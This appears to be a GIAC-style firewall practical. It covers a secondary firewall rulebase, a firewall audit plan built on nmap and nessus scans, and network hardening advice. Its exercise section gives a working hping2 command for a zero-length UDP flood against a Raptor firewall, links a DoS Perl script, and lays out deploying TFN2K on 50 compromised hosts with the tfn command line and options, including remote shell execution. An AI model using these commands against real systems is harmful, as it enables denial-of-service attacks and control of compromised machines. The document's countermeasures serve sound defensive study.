
Secondary Firewall – Cyberguard KnightStar

Cyberguard KnightStar (http://www.cyberguard.com/SOLUTIONS/Solutions_Product2.html) will be deployed as the secondary and internal firewall. It will act as both a stateful packet filtering firewall as well as an application proxy firewall. Similar to the Checkpoint FW-1, the Cyberguard KnightStar has 3 interfaces. The first interface is from the Primary Firewall (ExternalNetwork), the second to the Internal User Network (InternalUserNet) and the last to the Internal Server Network (InternalServerNet). The filtering rules is as shown:

	Type	Service	Packet Origin	Packet Destination
1	Permit	ssl/tcp	FWS-Admin	FWS
2	Deny	All	Everyone	FWS
3	Permit	ssh/tcp	Server-Admin	InternalServerNet
4	Permit	All	Everyone	ExternalNetwork
5	Permit	dns/udp	Everyone	Internal_DNS
6	Permit	http/tcp	Everyone	Internal_Web_Server
7	Permit	https/tcp	Everyone	Internal_Web_Server
8	Permit	smtp/tcp	Ext_Mail_Relay	Internal_Mail_Server
9	Permit	pop3/tcp smtp/tcp	Everyone	Internal_Mail_Server
10	Permit	sqlnet/tcp	Ext_SSL_Web_ Server	Internal_Database_ Server
11	Deny	All	Everyone	Everyone

1. This rule permits the secondary firewall administrators to do Firewall Administration through the Firewall SSL web service. (With client certificate)
2. Deny everyone to connect to the firewall. (This rule must come after 1)
3. Permit all server administrators to do administration on their servers in the Internal Server Network via SSH. (Upload and downloading of files can also be done using SSH)
4. Permit everyone to access to the protected DMZ and internet (This will include servers from the Internal server network like Internal DNS server connecting to the external DNS server).
5. Permit Internal users as well as the VPN client to access the internal DNS.
6. Permit Internal Users as well as the VPN clients to access the internal web server.
7. Permit Internal Users as well as the VPN clients to access the internal web server via SSL.
8. Allow the external mail relay to connect to the internal mail server.
9. Allow internal user and VPN client to connect to the internal mail server.
10. Permit the external SSL server to connect to the internal database server.
11. Deny any other traffic that is not in those above rules. This will include denying access of everyone to the Internal Server Network.

In additional, application proxy are set up for HTTP, HTTPS, SMTP, SQL.



Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
HTTP	Hypertext Transfer Protocol	☑	☑	☑	☑	☑	☑
SMTP	Simple Mail Transfer Protocol	☑	☑	☑	☐	☑	☑
SSL	Secure Sockets Layer Protocol	☑	☑	☑	☑	☑	☑
SQLNet	SQL*Net	☑	☑	☑	☑	☑	☑

Server	Allow post	Allow put	Allow delete
InternalWebServer	yes	yes	yes

Web Server: InternalWebServer

☑ Allow post ☑ Allow put ☑ Allow delete

Hypertext Transfer Protocol

Servers

Assignment 3 : Audit of the Primary Firewall

Audit is a necessity for the firewall to ensure that the firewall is working as per stated in the security policy. However due to the worst case scenario that the firewall will be brought down in such an audit, the audit will be conducted on a Saturday morning where no one is supposed to be working. Therefore if the audit resulted in any failure of the firewall, there is more than 24 hours for the firewall administrators to rectify it and bring the firewall up. Due to this fact, the firewall administrators will be advised to stay throughout the audit and to rectify any issues discovered from the audit. An external security consultancy firm would be assigned to conduct the actual audit so as to have a neutral view point. An estimated effort of 15 man-hour would be spent on the actual audit with another 8 man-hour on the audit preparation and 10 man-hour on the post audit analysis with recommendations.

The audit will basically consist of 2 major portions. The first will be to audit the firewall itself and the second will be to test the rule base of the firewall.

Firewall – Itself

1. Inspect the physical aspect of the firewall, the password strength of the administrator account.
2. Detect the operating system version and patch level of the firewall.
3. Scan the ports that are open on the firewall, from the all the 3 interfaces. Specially look out for port 256, 257, and 258 since the primary firewall is a Checkpoint FW-1. ICMP should also be disabled.
4. Ensure that unauthorized users can never connect to the firewall

Firewall Rules

1. Scanning of the protected DMZ segment as well as the internal network segment from the internet.
2. Scanning of the internal network segment from the protected DMZ segment.
3. Ensure that all the servers providing specific services are only allowed to be connected on that service port.
4. Ensure that DNS zone transfers are not allowed.
5. Verify that the firewall is providing network address translation
6. Test access for the Virtual Private Network to ensure that data transmitted are really encrypted and users are authenticated.
7. Double check the logging functions of the firewall and verify that alerts were sound during the audit.

Tools

1. Nmap (http://www.insecure.org/nmap/) will be used for port scanning, OS detection purposes.
2. Nessus (http://www.nessus.org/) will used for scanning vulnerability, patches.
3. Sniffer Basic (http://www.sniffer.com/products/sniffer-basic/default.asp?A=2) will be used for capturing of the network traffic

Auditing the Firewall itself

1. Ensure that the firewall is place in a location under at least a lock and key. Checking the version number, patch level of the Solaris as well as the CheckPoint Firewall-1 software using command showrev, uname, fw ver …, etc.
2. Scanning from the internet interface of the primary firewall for listening TCP and UDP port from port 1 to 65535 and logging the result to a text file. For TCP, we

will use TCP “Half-open” SYN scan.

```
nmap –sS –v –O –p 1-65535 160.20.30.5 –oN FW_Ext_T.txt
nmap –sU –v –O –p 1-65535 160.20.30.5 –oN FW_Ext_U.txt
```

3. Scanning the firewall from the protected DMZ interface

   ```
   nmap –sS –v –O –p 1-65535 160.20.30.10 –oN FW_DMZ_T.txt
   nmap –sU –v –O –p 1-65535 160.20.30.10  –oN FW_DMZ_U.txt
   ```

4. Scanning the firewall from the internal network interface

   ```
   nmap –sS –v –O –p 1-65535 172.16.20.1 / 24 –oN FW_Int_T.txt
   nmap –sU –v –O –p 1-65535 172.16.20.1 / 24 –oN FW_Int_U.txt
   ```

5. Running nessus against the Firewall-1 to ensure that most of the known vulnerabilities with regards to the operating system as well as the Firewall software have been rectified.

Auditing the Firewall Ruleset

1. Auditing Firewall ruleset by scanning the all GIAC publicly registered network seen from the internet. Similarly TCP as well as UDP ports must be scanned.

   ```
   nmap –sS –v –O –p 1-65535 160.20.30.0 –oN DMZ_Ext_T.txt
   nmap –sU –v –O –p 1-65535 160.20.30.0  –oN DMZ_Ext_U.txt
   nmap –sS –v –O –p 1-65535 160.20.40.0/24  –oN InNet_Ext_T.txt
   nmap –sU –v –O –p 1-65535 160.20.40.0/24 –oN InNet_Ext_U.txt
   ```

2. Auditing Firewall ruleset by scanning the internal network from the protected DMZ.

   ```
   nmap –sS –v –O –p 1-65535 160.20.40.0/24  –oN InNet_DMZt_T.txt
   nmap –sU –v –O –p 1-65535 160.20.40.0/24 –oN InNet_DMZ_U.txt
   ```

3. Ensure that the firewall do not allow DNS Zone transfer.

   ```
   Nslook
   >ls –d giac.com
   ```

4. Connecting remotely back to the internal networking using Checkpoint SecureRemote client through VPN. Placing the “Sniffer Basic” at the Internet Interface to ensure that the traffic is really encrypted.

5. Test sending and receiving email as well as accessing the web and secure web servers.


Recommendation and Improvement

Tracing all the logs from the Firewall is both time consuming and tedious. Hence to continuously monitoring of any intruder without any tools is a very laborious. To allow automated continuous monitoring of any scanning activity, Intrusion Detection System should be placed both in the protected DMZ as well as the Internal Server Network. The new network diagram is shown as on next page. The IDS will be connected to the span port of the switches. Details can be obtain from http://www.sans.org/newlook/resources/IDFAQ/switched.htm

It has also been noted that high available is also essential in a network setup. Hence redundancy can be setup at the Border Router, Primary Firewall as well as secondary Firewall. As for the CheckPoint Firewall-1, a third party software StoneBeat (http://www.stonesoft.com/) can be installed on the 2 CheckPoint firewalls with an extra "Heatbeat" network link between them. Similar for the Cyberguard Firewallwhich comes with the High Availability feature. The new network diagram is as shown next page.

The VPN client itself can also pose a threat to the internal network. Hence all the employees as well as the partners who will be connecting back to the internal network via VPN will be strongly advised to install a personal Firewall as well as virus scanner. Example of personal firewall are Zone Alarm (Free download from http://www.zonealarm.com). Alternative, they should install the newer version of the CheckPoint SecureClient that comes with a built-in personal firewall.


A last recommendation will be for all the all servers to be installed with file integrity check software like Tripwire (http://www.tripwire.com/) as well as server virus scanner.


Internet
Internet
160.20.30.1
Cisco 3660
Cisco 3660
160.20.30.2
160.20.30.5
Protected DMZ
Heartbeat
Switch
160.20.30.10
Internal Network
172.16.20.1 / 24
Span Port
Public Web Server
160.20.30.15
SMTP Mail Relay
160.20.30.14
SSL - Web Application Server
160.20.30.100
External DNS
160.20.30.40
Log Server
160.20.30.50
IDS
Switch
172.16.20.2 / 24
CyberGuard KnightStar
172.16.30.1 / 24
Heartbeat
Internal User LAN
Internal User Network
172.16.80.1 / 24
Switch
Internal Server Network
Span Port
IDS
Log Server
172.16.80.55/24
Web / Application Server
172.16.80.50/24
Internal Mail Server
172.16.80.4/24
Internal DNS
172.16.80.10/24
Database
172.16.80.100/24

A

T

ht



Network Diagram for GIAC Enterprises

1. 3 Vulnerabilities found on Symantec / Axent Raptor 6.5 on Windows NT 4.0 Sp 6a

    a. Axent Raptor Denial of Service Vulnerability 21-10-1999 (http://online.securityfocus.com/bid/736)

It is possible to remotely lock Axent Raptor firewalls by sending them packets with malformed IP options fields. Setting the SECURITY and TIMESTAMP IP options length to 0 can cause an infinite loop to occur within the code that handles the options (resulting in the software freezing). A consequence of this is a remote denial of service.

b. Raptor Firewall HTTP Request Proxying Vulnerability 24-03-2001 (http://online.securityfocus.com/bid/2517)
A problem in the Raptor Firewall could allow intruders access to private web resources. By using the nearest interface of the firewall as a proxy, it is possible to access a system connected to the other interface of the firewall within TCP ports 79-99, and 200-65535. The firewall will only permit connections to the other side on ports in this range, excluding port 80, and using HTTP. This affects firewall rules that permit HTTP traffic. Therefore, it is possible for a malicious user to access internal web assets, and potentially gain access to sensitive information. It is also possible for an internal user to gain access to external web resources through the firewall, providing the resources are not running on the default port 80.

c. Raptor Firewall Zero Length UDP Packet Resource Consumption Vulnerability 05-11-2001
(http://online.securityfocus.com/bid/3509)
When the Raptor firewall receives zero length UDP packets, the machine hosting the firewall becomes processor bound, with the firewall taking 100% of the CPU. This makes it possible for a remote user to crash the firewall, denying service to legitimate users of network resources. A reboot is required for the system to resume normal operation.

To commence attack on the firewall with vulnerability c., we just need to continuously send UDP packets with data length of 0 to the primary firewall. We can try using hping2 from http://www.hping.org and use the DNS – UDP source and destination port 53. We can try sending it to the Firewall first and then to the DNS server.

```
hping2 --fast –V -2 –d 0 –s 53 –p 53 <IP address of the Firewall / DNS>
```

--fast, Sending 10 packets per seconds
-V, Enable verbose output
-2, UDP mode
-d 0, Packet Data Size 0
-s 53, Source port 53
-p 53, Destination port 53

Alternatively, we can also run a Perl Script created by Max Moser mmo@remote-exploit.org from http://www.remote-exploit.org/downloads/symantec/raptor-dos.pl

By default its uses random udp source and destination port. If required, we can modify the Perl script to use source port and destination port 53. The result of such a successful exploit will cause the Raptor Firewall to consume 100% of the CPU resources and come to a stand still. A reboot will then be required.

A patch for the above vulnerability has been released by Symantec and it can be obtain from http://www.symantec.com/techsupp/enterprise/products/raptor_firewall/raptor_firewall_65_winnt/files.html (January 14, 2002)

2. We will be using Tribe FloodNet 2k edition (TFN2K) for our Distributed Denial of Service attack with the 50 compromised cable modem/DSL systems. The source of the TFN2K can be obtained from (http://mixter.warrior2k.com/tfn2k.tgz). The TFN2K server (agent) component will be uploaded and installed on all the 50 compromised systems using TFTP. The server component will be the actual process that executes the DDOS attack. These servers (agents) will accept commands from my client (Master). Communications between the server and client will be encrypted. In additional, source addresses of the data packets from my client to the servers are randomly spoofed address. After all the IP address of all the 50 servers/agent (compromised system) are listed in the file *server.txt*, the actual attack can be commenced with :

```
tfn –f server.txt -D 2 -c 8  -i <victim IP>
```

-P, protocol for client-server communication: ICMP, UDP, TCP, Random default

-D n, send out n bogus requests for each real one for decoy target

-S, source IP, randomly spoofed default

-f, filename with list of all the servers

-h, only a single server

-i, target victim(s), %s as delimiter

-p, TCP destination port for SYN flood

-c 0, halt all floods

-c 1, change IP antispoof-level (evade rfc2267 filtering), -i 0 to –i 3

-c 2, change packet size, -i <size in bytes>

-c 3, binf root shell to a port, -i <remote port>

-c 4, UDP flood

-c 5, TCP/SYN flood

-c 6, ICMP/PING flood

-c 7, ICMP/SMURF flood

-c 8, MIX flood (UDP/TCP/ICMP)

-c 9, TARGA3 flood (IP stack penetration)

-c 10, blindly execute remote shell command

Countermeasures

One mean of defending against the TFN2K denial-of-service attack is to have backup Internet Service Provider providing backup connections. Once a DDOS is detected, a switch to the backup connection with their respective IP addresses. An update of the DNS is also required. However, this solution is not full proof as the attacker could detect such changes and launch another DDOS attack against this new IP address. There are also some preventive measures

- Disallowing unnecessary ICMP (especially ICMP_ECHOREPLY), TCP and UDP traffic. For ICMP packet, only allow type 3 (destination unreachable).
- Usage of an application Firewall.
- Prevention of being used as a TFN2K server by
  - Reduce spoofing by applying Egress filtering rules
  - Actively scanning for TFN2K files and processes or install file integrity checker like Tripwire.
  - From Jason Barlow & Woody Thrower – "TFN2K An Analysis"
    - Examine incoming traffic for unsolicited ICMP_ECHOREPLY packets containing sequences of 0x41 in trailing bytes. All other payload bytes are ASCII printable characters in range of (2B, 2F-39, 0x41-0x5A, or 0x61-0x7A)
    - Monitor for series of mixture of TCP, UDP and ICMP packets with identical payload.

Reference :

NSA Security Guide : http://nsa2.www.conxion.com/

Phone Boy Firewall-1 FAQ : http://www.phoneboy.com

Lance's Security Papers : http://www.enteract.com/~lspitz/

TFN2K – An Analysis :
http://securityresponse.symantec.com/avcenter/security/Content/2000_02_10_a.html